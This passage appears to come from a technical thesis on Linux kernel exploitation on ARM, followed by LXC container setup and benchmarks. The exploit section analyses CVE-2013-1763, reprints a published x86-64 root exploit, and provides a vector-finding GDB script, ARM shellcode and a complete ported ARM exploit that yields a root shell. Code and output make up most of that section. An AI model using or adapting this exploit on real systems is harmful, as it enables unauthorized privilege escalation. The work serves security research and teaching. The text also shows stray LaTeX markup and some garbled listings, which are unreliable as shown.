
Listing 3.17: catching exceptions in py/gdb

Often we will have to get information from memory the best way we have found is to use the *gdb.Inferior* class, as this permits to directly read, write and search for values in the memory of the debugged process (called inferior in gdb terms).

The *read_memory()* function will return a python PyBuffer/MemoryView object [11, 12]

```
(gdb) info address sock_diag_handlers
Symbol "sock_diag_handlers" is static storage at address 0xc0aad2a4.
(gdb) info inferiors
  Num  Description       Executable
* 1    Remote target     /home/ocean/tesi/lxc/kernel/linux-3.8/vmlinux
(gdb) py rl = gdb.inferiors()[0]
(gdb) py buffer = rl.read_memory(0xc0aad2a4,10*4)
(gdb) py import struct
(gdb) py print hex(struct.unpack('<I',buffer[0:4])[0])
0x0
```

Listing 3.18: gdb python scripting example

3.4 CVE-2013-1763 analysis and porting

After understanding the basics of the ARM architecture, GDB debugging and python/gdb scripting, we want to analyze a real-life exploit of the linux kernel and port it on the ARM architecture. Moreover we started using the 3.8 kernel and our bet ended up on CVE-2013-1763 `__sock_diag_rcv_msg` out-of-bound access vulnerability which spans on several linux kernel versions up to 3.4.34, 3.7.10 and 3.8.1.

We start analysing an existing exploit: "Ubuntu 12.10 64-Bit sock_diag_handlers Local Root Exploit" published by Kacper Szczesniak on exploit-db[13].

```
#include <unistd.h>
#include <sys/socket.h>
#include <linux/netlink.h>
#include <netinet/tcp.h>
#include <errno.h>
#include <linux/if.h>
#include <linux/filter.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <linux/sock_diag.h>
#include <linux/inet_diag.h>
#include <linux/unix_diag.h>
#include <sys/mman.h>

typedef int __attribute__((regparm(3))) (* _commit_creds)(unsigned long cred);
typedef unsigned long __attribute__((regparm(3))) (* _prepare_kernel_cred)(↩
    unsigned long cred);
_commit_creds commit_creds;
_prepare_kernel_cred prepare_kernel_cred;
unsigned long sock_diag_handlers, nl_table;

int __attribute__((regparm(3)))
x()
{
    commit_creds(prepare_kernel_cred(0));
    return -1;
}

char stage1[] = "\xff\x25\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00";

int main() {
    int fd;
    unsigned long mmap_start, mmap_size = 0x10000;
    unsigned family;
    struct {
        struct nlmsghdr nlh;
```

```
        struct unix_diag_req r;
    } req;
    char    buf[8192];

    if ((fd = socket(AF_NETLINK, SOCK_RAW, NETLINK_SOCK_DIAG)) < 0){
        printf("Can't create sock diag socket\n");
        return -1;
    }

    memset(&req, 0, sizeof(req));
    req.nlh.nlmsg_len = sizeof(req);
    req.nlh.nlmsg_type = SOCK_DIAG_BY_FAMILY;
    req.nlh.nlmsg_flags = NLM_F_ROOT|NLM_F_MATCH|NLM_F_REQUEST;
    req.nlh.nlmsg_seq = 123456;

    req.r.udiag_states = -1;
    req.r.udiag_show = UDIAG_SHOW_NAME | UDIAG_SHOW_PEER | UDIAG_SHOW_RQLEN;

    /* Ubuntu 12.10 x86_64 */
    req.r.sdiag_family = 0x37;
    commit_creds = (_commit_creds) 0xffffffff8107d180;
    prepare_kernel_cred = (_prepare_kernel_cred) 0xffffffff8107d410;
    mmap_start = 0x1a000;

    if (mmap((void*)mmap_start, mmap_size, PROT_READ|PROT_WRITE|PROT_EXEC,
        MAP_SHARED|MAP_FIXED|MAP_ANONYMOUS, -1, 0) == MAP_FAILED) {

        printf("mmap fault\n");
        exit(1);
    }

    *(unsigned long *)&stage1[sizeof(stage1)-sizeof(&x)] = (unsigned long)x;
    memset((void *)mmap_start, 0x90, mmap_size);
    memcpy((void *)mmap_start+mmap_size-sizeof(stage1), stage1, sizeof(stage1))↩
        ;

    send(fd, &req, sizeof(req), 0);
    if(!getuid())
        system("/bin/sh");
}
```

Listing 3.19: exploit source

The first part just creates a socket using AF_NETLINK as family; netlink is a socket family used for IPC communication between user processes:

```
    if ((fd = socket(AF_NETLINK, SOCK_RAW, NETLINK_SOCK_DIAG)) < 0){
        printf("Can't create sock diag socket\n");
        return -1;
    }
```

Listing 3.20: creating the socket

Checking the linux kernel code we can see that actually there is a check on the length of the array when accessing *sock_diag_handlers*:

```
int sock_diag_register(const struct sock_diag_handler *hndl)
{
    int err = 0;

    if (hndl->family >= AF_MAX)    /* here it checks the index */
        return -EINVAL;

    mutex_lock(&sock_diag_table_mutex);
    if (sock_diag_handlers[hndl->family])
        err = -EBUSY;
    else
        sock_diag_handlers[hndl->family] = hndl;
    mutex_unlock(&sock_diag_table_mutex);

    return err;
}
EXPORT_SYMBOL_GPL(sock_diag_register);
```

Listing 3.21: sock_diag_register function listing

In the next section of the code it prepares a netlink message, and sets the addresses where the commit_creds and prepare_kernel_creds functions are located in memory: this information can be obtained by reading /proc/kallsyms, which should be read-protected by unprivileged users but for example on debian squeeze/wheezy is readable:

```
panda@pandamonium-wheezy:~$ grep prepare_kernel_cred /proc/kallsyms
c0064de0 T prepare_kernel_cred
c0884150 r __ksymtab_prepare_kernel_cred
c088eb90 r __kcrctab_prepare_kernel_cred
c0895312 r __kstrtab_prepare_kernel_cred
panda@pandamonium-wheezy:~$ grep commit_creds /proc/kallsyms
c0064774 T commit_creds
c08803c0 r __ksymtab_commit_creds
c088ccc8 r __kcrctab_commit_creds
c089534e r __kstrtab_commit_creds
```

Listing 3.22: getting VA memory location for kernel functions

After allocating the memory with mmap and filling it with NOP [0x90] instructions (a so-called NOP-sled) it will appends the stage1 shellcode, which is just a JMP

instruction and calls the send function on the socket. As we can see the operand of the JMP instruction encoded in stage1 is updated to make it jump to the x() function which will elevate the permissions of the currently running user process.

```
    *(unsigned long *)&stage1[sizeof(stage1)-sizeof(&x)] = (unsigned long)x;
    memset((void *)mmap_start, 0x90, mmap_size);
    memcpy((void *)mmap_start+mmap_size-sizeof(stage1), stage1, sizeof(stage1))↩
        ;

    send(fd, &req, sizeof(req), 0);
    if(!getuid())
        system("/bin/sh");
```

Listing 3.23: detail of memory allocation in the exploit

Now if we check in the sock_diag.c source file of the linux kernel we can see that sock_diag_handlers is accessed also in the `__sock_diag_rcv_msg` function and there is no control on the index:

```
static int __sock_diag_rcv_msg(struct sk_buff *skb, struct nlmsghdr *nlh)
{
    int err;
    struct sock_diag_req *req = nlmsg_data(nlh);
    const struct sock_diag_handler *hndl;

    if (nlmsg_len(nlh) < sizeof(*req))
        return -EINVAL;

    hndl = sock_diag_lock_handler(req->sdiag_family);
    if (hndl == NULL)
        err = -ENOENT;
    else
        err = hndl->dump(skb, nlh);
    sock_diag_unlock_handler(hndl);

    return err;
}

static const inline struct sock_diag_handler *sock_diag_lock_handler(int family↩
    )
{
    if (sock_diag_handlers[family] == NULL)
        request_module("net-pf-%d-proto-%d-type-%d", PF_NETLINK,
                NETLINK_SOCK_DIAG, family);

    mutex_lock(&sock_diag_table_mutex);
    return sock_diag_handlers[family];
}
```

Listing 3.24: sock_diag_handler function listing

Opening the vmlinux executable we previously compiled with *gdb-multiarch* we need to use the command *set architecture arm* to permit GDB to analyze the assembly code for this function by using the gdb command *disassemble /m sock_diag_rcv_msg* so we can see the *__sock_diag_rcv_msg* function that has been "inlined":

```
115 static int __sock_diag_rcv_msg(struct sk_buff *skb, struct nlmsghdr *nlh)
116 {
117     int err;
118     struct sock_diag_req *req = nlmsg_data(nlh);
119     const struct sock_diag_handler *hndl;
120
121     if (nlmsg_len(nlh) < sizeof(*req))
   0xc05819a0 <+128>:   cmp r3, #1
   0xc05819a4 <+132>:   bls 0xc0581a14 <sock_diag_rcv_msg+244>

122         return -EINVAL;
123
124     hndl = sock_diag_lock_handler(req->sdiag_family);
   0xc05819a8 <+136>:   ldrb    r5, [r1, #16]

125     if (hndl == NULL)
   0xc05819e4 <+196>:   cmp r3, #0
   0xc05819ec <+204>:   beq 0xc0581a08 <sock_diag_rcv_msg+232>

126         err = -ENOENT;
   0xc05819e8 <+200>:   mvneq   r4, #1

127     else
128         err = hndl->dump(skb, nlh);
   0xc05819f0 <+208>:   ldr r3, [r3, #4]
   0xc05819f4 <+212>:   mov r1, r4
   0xc05819f8 <+216>:   mov r0, r6
   0xc05819fc <+220>:   blx r3
   0xc0581a00 <+224>:   mov r4, r0
   0xc0581a04 <+228>:   b   0xc0581a08 <sock_diag_rcv_msg+232>
```

Listing 3.25: __sock_diag_rcv_msg function listing with disassembly

As we can see there isn't any check, after requesting the mutex lock the handler for the selected `sock_diag_handler` is returned in `sock_diag_lock_handler`. After loading the value of &dump() from memory in register r3 a *branch and link* instruction is executed to call it.

```
128         err = hndl->dump(skb, nlh);
   0xc05819f0 <+208>:   ldr r3, [r3, #4]
   0xc05819f4 <+212>:   mov r1, r4
   0xc05819f8 <+216>:   mov r0, r6
   0xc05819fc <+220>:   blx r3
```

Listing 3.26: Disassembly detail

If we find a way to control the content of the *r3* register to point in userspace the exploit is fully operational.

3.4.1 Finding a suitable vector

As we have seen there are two pointers that are useful to our purpose: the first is the one in the sock_diag_handlers array, and points to a sock_diag_handler structure, the second one is the function pointer *&dump()*. This gives us two possibilities: find a value for the *family* integer that makes the sock_diag_handler point somewhere in kernel memory where memory will contain values such that *&dump()* will point in userspace where we will place a short shellcode, or find a value that makes the handler point in user space where we will place a forged sock_diag_handler structure in which the *&dump()* pointer will point to our function.

Let's now dump kernel memory starting from `sock_diag_handlers` with gdb command `x/256xw`:

```
0xc0aad2a4: 0x00000000  0x00000000  0xc06cecec  0x00000000
0xc0aad2b4: 0x00000000  0x00000000  0x00000000  0x00000000
0xc0aad2c4: 0x00000000  0x00000000  0xc06cecf4  0x00000000
0xc0aad2d4: 0x00000000  0x00000000  0x00000000  0x00000000
0xc0aad2e4: 0x00000000  0x00000000  0x00000000  0x00000000
0xc0aad2f4: 0x00000000  0x00000000  0x00000000  0x00000000
0xc0aad304: 0x00000000  0x00000000  0x00000000  0x00000000
0xc0aad314: 0x00000000  0x00000000  0x00000000  0x00000000
0xc0aad324: 0x00000000  0x00000000  0x00000000  0x00000000
0xc0aad334: 0x00000000  0x00000000  0x00000000  0x00000000
0xc0aad344: 0xc05dfd7c  0x00000000  0x00000000  0x0000000a
0xc0aad354: 0xc09597c8  0xc063b4f4  0xc09e7e28  0x00000000
...
```

Listing 3.27: Memory dump - sock_diag_handlers

We want to be able to assign the dump() function pointer a value that will point in userspace (which spans from 0x00000000 to 0xBF000000), we will then allocate a

chunk of memory there using mmap(). This operation enables to execute code in kernel mode and permits to escalate privileges.

At first we could think to put a forged *sock_diag_handler* struct in the location 0x00000000 thus referencing what is in fact a NULL pointer, but if we try to allocate it using the following simple C program, we will see that calling mmap fails:

```
#include <sys/mman.h>
#include <stdio.h>

int main() {
  if (mmap(0, 4096, PROT_READ|PROT_WRITE,
       MAP_PRIVATE|MAP_ANONYMOUS|
       MAP_FIXED, -1, 0)
      == MAP_FAILED) {
    printf("Unable to mmap(NULL)");
    return 1;
  }
  return 0;
}
```

Listing 3.28: allocate in null page using mmap()

This fails because on all linux versions following 2.6.23 an hook has been added to avoid allocations in this memory space and a sysctl called *vm.mmap_min_addr* has been added to control the minimum value that can be used as starting address for memory allocations. The default value on ARM systems for *mmap_min_addr* is -usually- 4096 bytes, the size of a page.

We are given two choices: we can inspect manually the memory content to search a suitable vector or we can automate the process with a python script to get it done.

3.4.1.1 Automating the process

First of all we had to find a way to automate the process. GDB supports scripting through a python interpreter and gives access to its API which permits lots of powerful operations.

We found some documents and blog posts that contained the kind of information that could help us to develop this script [12, 14, 15, 16]. We started then searching for some example and found a nice collection of GDB/Python scripts called "*GDB Python Utils*" [1] that helped us getting an idea of how a GDB script looks like.

[1] https://github.com/crossbowerbt/GDB-Python-Utils

The idea behind the script is pretty easy we will give it the starting address of the sock_diag_handlers array and it will cycle through each dword in memory. If it finds a suitable value that points in userspace, the pointer will be printed after calculating the corresponding value for the *family* index.

We will dump the memory keeping in mind that if we want to use a kernel memory location for the handler struct, we will be interested in the second word that -as we've seen- will be the pointer to the dump function (`0xc05819f0 <+208>: ldr r3, [r3, #4]`).

```
'''
Automatic vector finder for CVE-2013-1763

just feed it the address of sock_diag_handlers ( for count 256 is fine )

ocean  ### https://twitter.com/_ocean
'''

import struct
import subprocess
import re
import sys
import os
import gdb


def find_location(base,count):

    # define user space upper limit
    allf = 0xFFFFFFFF # be sure we do everything unsigned!
    mmap_min_addr = 4096
    ul = int("0xBF000000",16)
    try:
        # try to read memory so we get a table of possible pointers
        buffer = gdb.inferiors()[0].read_memory(base, count*4)

        for i in range(0,count):
            # better if we find a suitable pointer in Kspace
            t= struct.unpack('<I',buffer[i*4:i*4+4])[0]
            #print t
            try:
                if  t&allf> ul&allf:
                    t1 = gdb.inferiors()[0].read_memory(t, 4)
                    t2 = gdb.inferiors()[0].read_memory(t+4, 4)
                    t1 = struct.unpack('<I', t1)[0]
                    t2 = struct.unpack('<I', t2)[0]
                    if t2&allf >= mmap_min_addr&allf and t2&allf < ul&allf:
                        print "["+hex(i)+"] "+hex(base+i*4)+" = "+hex(t1)+"\t"+↩
```

```
                        hex(t2)
                elif t&allf >= mmap_min_addr&allf and t&allf < ul&allf :
                    print "possible location in uspace ["+hex(i)+"] "+hex(base+↩
                        i*4)+" = "+hex(t)

            except gdb.MemoryError as e:
                # it's not a good pointer
                continue
        return True
    except Exception as e:
        print e
        return False
```

Listing 3.29: Automatic vector finder

Running the scripts gives us some values for the index that can be used to successfully carry the exploit:

```
(gdb) source code/3-exploiting/find_locations.py
(gdb) info address sock_diag_handlers
Symbol "sock_diag_handlers" is static storage at address 0xc0aad2a4.
(gdb) python find_location(0xc0aad2a4,0xFF);

[0x2c] 0xc0aad354 = 0x6a075b74  0x576772c4
possible location in uspace [0x31] 0xc0aad368 = 0x1000
possible location in uspace [0x34] 0xc0aad374 = 0x9b00
possible location in uspace [0x42] 0xc0aad3ac = 0x20002
[0x51] 0xc0aad3e8 = 0xedc6e680  0xa0b9
[0x76] 0xc0aad47c = 0xf0000376  0x416d
[0x78] 0xc0aad484 = 0x31000030  0x320000
[0x81] 0xc0aad4a8 = 0x32000031  0x330000
[0x8a] 0xc0aad4cc = 0x33000032  0x340000
[0x93] 0xc0aad4f0 = 0x34000033  0x350000
[0x9c] 0xc0aad514 = 0x35000034  0x360000
[0xa5] 0xc0aad538 = 0x36000035  0x370000
[0xae] 0xc0aad55c = 0x37000036  0x380000
[0xb7] 0xc0aad580 = 0x38000037  0x390000
[0xc0] 0xc0aad5a4 = 0x39000038  0x30310000
[0xc9] 0xc0aad5c8 = 0x31000039  0x31310030
[0xd2] 0xc0aad5ec = 0x31003031  0x32310031
possible location in uspace [0xf6] 0xc0aad67c = 0x31000030
possible location in uspace [0xf7] 0xc0aad680 = 0x320000
possible location in uspace [0xf8] 0xc0aad684 = 0x3300
possible location in uspace [0xf9] 0xc0aad688 = 0x35000034
possible location in uspace [0xfa] 0xc0aad68c = 0x360000
possible location in uspace [0xfb] 0xc0aad690 = 0x3700
possible location in uspace [0xfc] 0xc0aad694 = possible
0x39000038 location in uspace [0xfd] 0xc0aad698 = 0x30310000
possible location in uspace [0xfe] 0xc0aad69c = 0x313100
```

Listing 3.30: running the script

Of course we will need to make sure the vector we selected doesn't change in different moments, the original exploit on x86/64 uses the values in the address that corresponds to *nl_table*:

```
(gdb) info symbol 0xC0aad3e8
nl_table in section .bss
(gdb) print nl_table
$4 = (struct netlink_table *) 0xed8d8000
(gdb) print *nl_table
$5 = {hash = {table = 0xedfdfc80, rehash_time = 3568950, mask = 3, shift = 2, ↩
    entries = 5,
    max_shift = 18, rnd = 3636101885}, mc_list = {first = 0xedd47418},
  listeners = 0xed8badc0, flags = 1, groups = 32, cb_mutex = 0xc09e194c <↩
      rtnl_mutex>,
  module = 0x0, bind = 0x0, registered = 1}
```

Listing 3.31: getting information about the symbol

taking a look at linux kernel source code we will see that the *rehash_time* value can change and we can get this confirmed by trying to get its value at different times: `[0x51] 0xc0aad3e8 = 0xedfdfc80 0x367536`.
While this solution is acceptable on x86/64 it will require the use of a *NOP sled* [17].

This is not really an elegant solution, and on an ARM system where we want instructions correctly aligned to know which instruction set we have to use for the shellcode it's not reliable too.

We can take a look at the symbol corresponding to a particular address using the gdb "info symbol" command and then we can use the LXR linux kernel reference to find the references to the symbol and understand if it is a reliable vector: we need a value that won't change across different runs or the space of values it can assume don't pose problems when branching with the blx instruction (the instruction set mode won't change) should this be the case we could also use a nop sled to reach the shellcode placing it in a address that's in the higher part of the user memory space.

```
(gdb) info symbol 0xc0aad484
nf_log_sysctl_table in section .bss
```

this seems a reliable vector as all the references to this symbol are in an init function and won't change later:

```
263 static __init int netfilter_log_sysctl_init(void)
264 {
265         int i;
266
267         for (i = NFPROTO_UNSPEC; i < NFPROTO_NUMPROTO; i++) {
268                 snprintf(nf_log_sysctl_fnames[i-NFPROTO_UNSPEC], 3, "%d", i↩
    );
269                 nf_log_sysctl_table[i].procname =
270                         nf_log_sysctl_fnames[i-NFPROTO_UNSPEC];
271                 nf_log_sysctl_table[i].data = NULL;
272                 nf_log_sysctl_table[i].maxlen =
273                         NFLOGGER_NAME_LEN * sizeof(char);
274                 nf_log_sysctl_table[i].mode = 0644;
275                 nf_log_sysctl_table[i].proc_handler = nf_log_proc_dostring;
276                 nf_log_sysctl_table[i].extra1 = (void *)(unsigned long) i;
277         }
```

Listing 3.32: netfilter_log_sysctl_init function

3.4.2 Exploiting

Now that we have a reliable vector we can start thinking how to develop the exploit, specifying a family equal to 0x78 the BLX instruction at 0xc05819fc will branch-and-link to 0x320000.

The first stage will need to take the address of the function (the second stage) that elevates the privileges of the user context process and jump to it.

An example of developing shellcodes on ARM/Linux systems is give by J. Salwan in his paper "Shellcode on ARM architecture" [18] starting from the information presented there it's a breeze to create our shellcode using the gcc toolchain, we cannot use the LDR instruction to load the value of the pointer, we would have to load from an address corresponding to [pc,#2] and this is not possible since the address has to be word aligned, our shellcode will be the following:

```
.section .text
.global _start

_start:
    .code 32
    ldr r3, _pointer
```

```
    bx r3
_pointer:
    .int 0x11111111 @word-aligned to use adr/ldr
```

Listing 3.33: ASM shellcode

Then we can assemble, link and disassemble it to get the binary shellcode:

```
$ arm-linux-gnueabi-as -g -mthumb -o write.o write.s
$ arm-linux-gnueabi-ld -g -o write write.o
$ arm-linux-gnueabi-objdump -d write

write:     formato del file elf32-littlearm


Disassemblamento della sezione .text:

00008054 <_start>:
    8054:   e59f3000    ldr r3, [pc]    ; 805c <_pointer>
    8058:   e12fff13    bx  r3

0000805c <_pointer>:
    805c:   11111111    .word   0x11111111
%$

Notice that there's a 0x00 in the shellcode in this case it will not give ↩
    problems but usually when developing shellcodes we would like to give them ↩
    as much flexibility as possible, an example of what our shellcode should be↩
     like if we had to inject it in a null terminated string is the following:

\begin{lstlisting}[caption={shellcode with no null bytes}]
.section .text
.global _start

_start:
    .code 32
    adr r3, _pointer
    ldr r3, [r3]
    bx r3
        .word 0x22222222
_pointer:
    .int 0x11111111 @word-aligned to use adr/ldr
```

Listing 3.34: assembling the shellcode

as we ca see there is no null character this time(a more complex shellcode the solution could not be so trivial, requiring to change instructions [18]):

```
00008054 <_start>:
```

```
    8054:   e59f3004    ldr r3, [pc, #4]    ; 8060 <_pointer>
    8058:   e12fff13    bx  r3
    805c:   22222222    .word   0x22222222

00008060 <_pointer>:
    8060:   11111111    .word   0x11111111
```

Listing 3.35: shellcode with no null bytes assembled

We modified a python script[19] to reverse the bytes this way we can paste the shellcode directly into a char array:

```
from subprocess import Popen, PIPE
import sys

def shellcode_from_objdump(obj):
    res = ''
    c = 0
    p = Popen(['arm-linux-gnueabi-objdump', '-d', obj], stdout=PIPE, stderr=↩
        PIPE)
    (stdoutdata, stderrdata) = p.communicate()
    if p.returncode == 0:
        for line in stdoutdata.splitlines():
            cols = line.split('\t')
            if len(cols) > 2:
                for b in [b for b in cols[1].split(' ') if b != '']:
                    h = ('%s' % b)
                    r = ['\\x' + h[i : i+2] for i in range(0, len(h), 2)]
                    c+=len(r)
                    r.reverse()
                    res = res + ''.join(r)
                    #print '"%s"' % ''.join(r)

    else:
        raise ValueError(stderrdata)

    return {'len':c,'shellcode':res}


if __name__ == '__main__':
    if len(sys.argv) < 2:
        print 'Usage: %s <obj_file>' % sys.argv[0]
        sys.exit(2)
    else:
        print 'Shellcode for %s' % sys.argv[1]
        sc = shellcode_from_objdump(sys.argv[1])
        print 'length %d: %s' %(sc['len'], sc['shellcode'])
    sys.exit(0)
```

Listing 3.36: objdump2shellcode (ARM/little-endian)

The output of the script is the following:

```
Shellcode for write
length 12: \x00\x30\x9f\xe5\x13\xff\x2f\xe1\x11\x11\x11\x11
```

Then we're ready to forge our own exploit:

```
#include <unistd.h>
#include <sys/socket.h>
#include <linux/netlink.h>
#include <netinet/tcp.h>
#include <errno.h>
#include <linux/if.h>
#include <linux/filter.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <linux/sock_diag.h>
#include <linux/inet_diag.h>
#include <linux/unix_diag.h>
#include <sys/mman.h>

typedef int __attribute__((regparm(3))) (* _commit_creds)(unsigned long cred);
typedef unsigned long __attribute__((regparm(3))) (* _prepare_kernel_cred)(↩
    unsigned long cred);
_commit_creds commit_creds;
_prepare_kernel_cred prepare_kernel_cred;
unsigned long sock_diag_handlers, nl_table;

int __attribute__((regparm(3)))
x()
{
  commit_creds(prepare_kernel_cred(0));
  return -1;
}

//ARM stage
char stage1[] = "\x00\x30\x9f\xe5\x13\xff\x2f\xe1\x11\x11\x11\x11";

int main() {
  int fd;
  unsigned long mmap_start, mmap_size;
  unsigned family;

  struct {
    struct nlmsghdr nlh;
    struct unix_diag_req r;
  } req;
  //  char  buf[8192];
```

```
  // prepare request
  memset(&req, 0, sizeof(req));
  req.nlh.nlmsg_len = sizeof(req);
  req.nlh.nlmsg_type = SOCK_DIAG_BY_FAMILY;
  req.nlh.nlmsg_flags = NLM_F_ROOT|NLM_F_MATCH|NLM_F_REQUEST;
  req.nlh.nlmsg_seq = 123456;

  req.r.udiag_states = -1;
  req.r.udiag_show = UDIAG_SHOW_NAME | UDIAG_SHOW_PEER | UDIAG_SHOW_RQLEN;


  /* Debian Wheezy 3.8 vanilla kernel with  */
  req.r.sdiag_family = 0x78;
  /*is much more reliable than nl_table 0xed8af880: 0xf0000376  0x0000416d*/
  commit_creds = (_commit_creds) 0xc0064774;
  prepare_kernel_cred = (_prepare_kernel_cred) 0xc0064de0;
  mmap_start = 0x320000;
  mmap_size = sysconf(_SC_PAGE_SIZE);


  //prepare memory buffer in userland
  if (mmap((void*)mmap_start, mmap_size, PROT_READ|PROT_WRITE|PROT_EXEC,
       MAP_SHARED|MAP_FIXED|MAP_ANONYMOUS, 0, 0) == MAP_FAILED) {
    printf("mmap fault\n");
    exit(1);
  }else{
    printf("MMAP correctly executed");
  }

  *(unsigned long *)(stage1+sizeof(stage1)-sizeof(&x)-1) = (unsigned long *)x;
  memset((void *)mmap_start, 0x00, mmap_size);
  memcpy((void *)mmap_start, stage1, sizeof(stage1));

  if ((fd = socket(AF_NETLINK, SOCK_RAW, NETLINK_SOCK_DIAG)) < 0){
    printf("Can't create sock diag socket\n");
    return -1;
  }

  // placing shellcode in mmapped memory could require flushing cache
  __clear_cache((void*)mmap_start, (void*)mmap_start+mmap_size-1);

  getchar();

  send(fd, &req, sizeof(req), 0);
  if(!getuid())
    system("/bin/sh");
  close(fd);
}
```

Listing 3.37: ARM exploit

Another potential issue we should be aware of when developing shellcodes on ARM

is that when writing self-modifying code (or in our case modifying the content of a memory mapped buffer and executing it) flushing the instruction cache could be needed [20, 21], for this reason we added a call to the `__clear_cache()` function.

Successful exploitation leads to privilege escalation and we can execute a shell as root:

```
panda@pandamonium-wheezy:~$ ./exploit
MMAP correctly executed
# whoami
root
#
```

3.4.2.1 Exploit without using a forged pointer as stage1

We can modify the exploit to jump directly to the *x()* function since we can also make it load our pointer from user memory space that will be hardcoded into the stage1 char array:

```
char stage1[] = "\x00\x00\x00\x00\x08\x00\x36\x00"; // placing just the pointer

[...]

/* Debian Wheezy 3.8 vanilla kernel with  */
  req.r.sdiag_family = 0xfa;
  /*is much more reliable than nl_table 0xed8af880: 0xf0000376  0x0000416d*/
  commit_creds = (_commit_creds) 0xc0064774;
  prepare_kernel_cred = (_prepare_kernel_cred) 0xc0064de0;
  mmap_start = 0x360000;
  mmap_size = sysconf(_SC_PAGE_SIZE);


  //prepare memory buffer in userland
  if (mmap((void*)mmap_start, mmap_size, PROT_READ|PROT_WRITE|PROT_EXEC,
       MAP_SHARED|MAP_FIXED|MAP_ANONYMOUS, 0, 0) == MAP_FAILED) {
    printf("mmap fault\n");
    exit(1);
  }else{
    printf("MMAP correctly executed");
  }

  *(unsigned long *)(stage1+sizeof(stage1)-sizeof(&x)-1) = (unsigned long *)x;
  memset((void *)mmap_start, 0x00, mmap_size);
  memcpy((void *)mmap_start, stage1, sizeof(stage1));
```

Listing 3.38: exploiting without using an assembler stage1

4

LXC

4.1 Introduction

Linux Containers (*LXC*) is a OS-level virtualization method which allows to run multiple isolated userspace instances.
This virtualization method is closer to a chroot (LXC is sometimes described as "chroot-on-steroids" [1]) than to a system virtualization solution like KVM and Xen.
Instead of providing an "emulation" layer and reducing overhead through paravirtualization or similar mechanisms it adds to the efficient linux process management subsystem the following characteristics:

- Resource management through control groups
- Resource isolation through namespaces
- Additional isolation mechanisms

4.2 Setup LXC

As a preliminary setup we will add the mqueue and cgroup mount points to the root file system of the host editing fstab to contain the following lines:

```
cgroup /cgroup cgroup defaults 0 0
none  /dev/mqueue mqueue defaults 0 0
```

[1] http://lxc.sourceforge.net/

Then we can create the corresponding directories and finally reboot:

```
sudo mkdir /cgroup
sudo mkdir /dev/mqueue
```

4.2.1 Debian Squeeze

4.2.1.1 Setup LXC

To setup LXC in debian squeeze we crosscompiled it since the software version of the package included in the repositories was outdated.

We did set some environment variables for the cross compilation:

```
export CROSS_COMPILE=arm-linux-gnueabi-
export ARCH=arm
export CFLAGS="-marm -mcpu=cortex-a9 -march=armv7-a"
```

Listing 4.1: environment variables

First of all we have to cross compile the libcap library, to do we set directory where the library will be located

```
export OUTDIR=/home/ocean/libcap_arm/
```

Libcap out-of-the-box doesn't support cross-compilation, we will have to modify the Makefile.rules file commenting out (#) the lines already commented here and substituting them as follows:

```
# CC := gcc
HOST_CC := gcc
CC := $(CROSS_COMPILE)gcc
# CFLAGS := -O2 -D_LARGEFILE64_SOURCE -D_FILE_OFFSET_BITS=64
HOST_CFLAGS := -O2 -D_LARGEFILE64_SOURCE -D_FILE_OFFSET_BITS=64
# BUILD_CC := $(CC)
BUILD_CC := $(HOST_CC)
# BUILD_CFLAGS := $(CFLAGS) $(IPATH)
BUILD_CFLAGS := $(HOST_CFLAGS) $(IPATH)
# AR := ar
HOST_AR := ar
AR := $(CROSS_COMPILE)ar
# LD=$(CC) -Wl,-x -shared
HOST_LD=$(HOST_CC) -Wl,-x -shared
LD=$(CC) -Wl,-x -shared
```

```
# LIBATTR := yes
LIBATTR := no
```

After this step is done we can compile the library and "install" it inside the OUTDIR we defined before:

```
make
make prefix=$OUTDIR install
```

Once we're done with compiling *libcap* we can cross-compile *lxc*, this time these are the environment variables we've got to export:

```
export LIBCAPLIB=/home/ocean/materialeLXC/lxc/libcap2/
export OUTDIR=/home/ocean/materialeLXC/lxc_arm
export CFLAGS="-marm -mcpu=cortex-a9 -I${LIBCAPLIB}/include -L${LIBCAPLIB}/↩
    lib64"
export datadir="/home/ocean/materialeLXC/lxc_arm/data"
export ARCH=arm
export CROSS_COMPILE=arm-linux-gnueabi-
export DATADIR=$datadir
export datarootdir=$datadir
```

and compile lxc:

```
./configure --host=arm-none-linux-gnueabi --prefix=/usr
make
make prefix=$OUTDIR install
```

4.2.1.2 Setup Container

To setup the container we used the lxc-create utility with the debian template, it's just as easy as:

```
lxc-create -n deblxc -t debian
```

And following the wizard to complete the setup (in this step the board have got to be connected to the network to correctly download debian packages).

4.2.2 Debian Wheezy

4.2.3 Setup LXC

On debian wheezy LXC is already at version 0.8, we can install it by using the packet manager:

```
sudo apt-get install lxc
```

4.2.4 Setup Container

This time setting up the container is a little more complicated, templates included in the package depends on the live-debconf package that is not included in wheezy repositories, resulting in creating the containers without giving any error but they are corrupt and unusable [22].

We will download another template:

```
wget http://freedomboxblog.nl/wp-content/uploads/lxc-debian-wheezy.gz
gunzip -d lxc-debian-wheezy.gz
```

then we've got to modify it adding the following lines (the lines before the comment shows where in the file we have to add support for armhf architecture:

```
        if [ "$arch" == "armv5tel" ]; thenzy
            arch=armel
        fi
        # add the following lines:
        if [ "$arch" == "armv7l" ]; then
            arch=armhf
        fi
```

```
sudo cp lxc-debian-wheezy /usr/share/lxc/templates/
sudo chmod 755 /usr/share/lxc/templates/lxc-debian-wheezy
\end{lstlsting}

then we can create the container:
\begin{lstlisting}
lxc-create -n deblxc -t debian-wheezy
```

The default configuration of the container will also need to add a bridge interface called "br0":

```
brctl addbr br0
```

4.3 LXC benchmark

To run the benchmark we used Phoronix Test Suite[1] a comprehensive testing and benchmarking open-source platform.

The characteristics of the host environment as seen by phoronix test suite are the following:

```
Processor: ARMv7 rev 2 @ 1.01GHz (2 Cores), Motherboard: OMAP4 Panda board, ↩
    Memory: 1024MB, Disk: 8GB SU08G
OS: Debian 6.0.7, Kernel: 3.8.0 (armv7l), Compiler: GCC 4.4.5, File-System: ↩
    ext4, Screen Resolution: 1280x720
```

The benchmark we decided to run is composed by Stream, CacheBench and LAME MP3.

4.3.1 Concurrent test

4.3.2 Results

As we can see from table 4.1 and the resulting graph in figure 4.1 there are substantially no big differences in performances even when running the tests concurrently. The LXC guest container performed as good as the host system, performing a little slower only in the Stream concurrent test.

[1] http://www.phoronix-test-suite.com/

Table 4.1: Benchmark results

		Host	Guest	H. (concurrent)	G.(concurrent)
Stream	Copy	335,66	335,88	331,95	317,31
	Scale	332,21	332,39	328,15	278,82
	Triad	451,91	452,22	446,8	348,76
